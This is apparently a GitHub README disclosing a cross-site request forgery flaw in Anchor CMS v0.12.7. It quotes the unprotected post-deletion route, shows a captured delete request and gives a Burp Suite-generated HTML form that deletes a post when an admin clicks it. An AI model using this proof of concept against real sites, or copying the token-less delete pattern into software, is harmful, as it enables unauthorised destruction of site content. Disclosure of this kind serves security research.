README.md

anchorcms-0.12.7-CSRF

CSRF (Cross-site request forgery) Vulnerability discovered in Anchor CMS v0.12.7 and that can delete posts.

Vulnerability Analysis

Request interface for adding, deleting, modifying and checking posts in anchor/routes/posts.php.

let us see code it delete a posts.

https://github.com/anchorcms/anchor-cms/blob/master/anchor/routes/posts.php#L355

```
/**
 * Delete post
 */
Route::get('admin/posts/delete/(:num)', function ($id) {
    Post::find($id)->delete();
    Comment::where('post', '=', $id)->delete();
```

```
        Query::table(Base::table('post_meta'))
             ->where('post', '=', $id)
             ->delete();

        Notify::success(__('posts.deleted'));

        return Response::redirect('admin/posts');
    });
```

There is no check on token or referer and delete directly.

Reproduce and PoC

1. Login in as a admin.
2. create some posts for deleteing
3. use brupsuite get a delete request packet

```
GET /admin/posts/delete/6 HTTP/1.1
Host: 192.168.1.89
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.1.89/admin/posts/edit/3
Cookie: anchorcms=ng848botkffiu4c1lrgbgo50ri
Upgrade-Insecure-Requests: 1
```


The request just delete a posts that id is 6.

4. use brupsuite to generat a csrf PoC.


```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://192.168.1.89/admin/posts/delete/6">
      <input type="submit" value="Submit request" />
```

```
    </form>
  </body>
</html>
```

Then save the PoC code to a exploit.html, and click exploit.html to csrf attack.



click it to send a request and delete it successfully.



Releases

No releases published

Packages

No packages published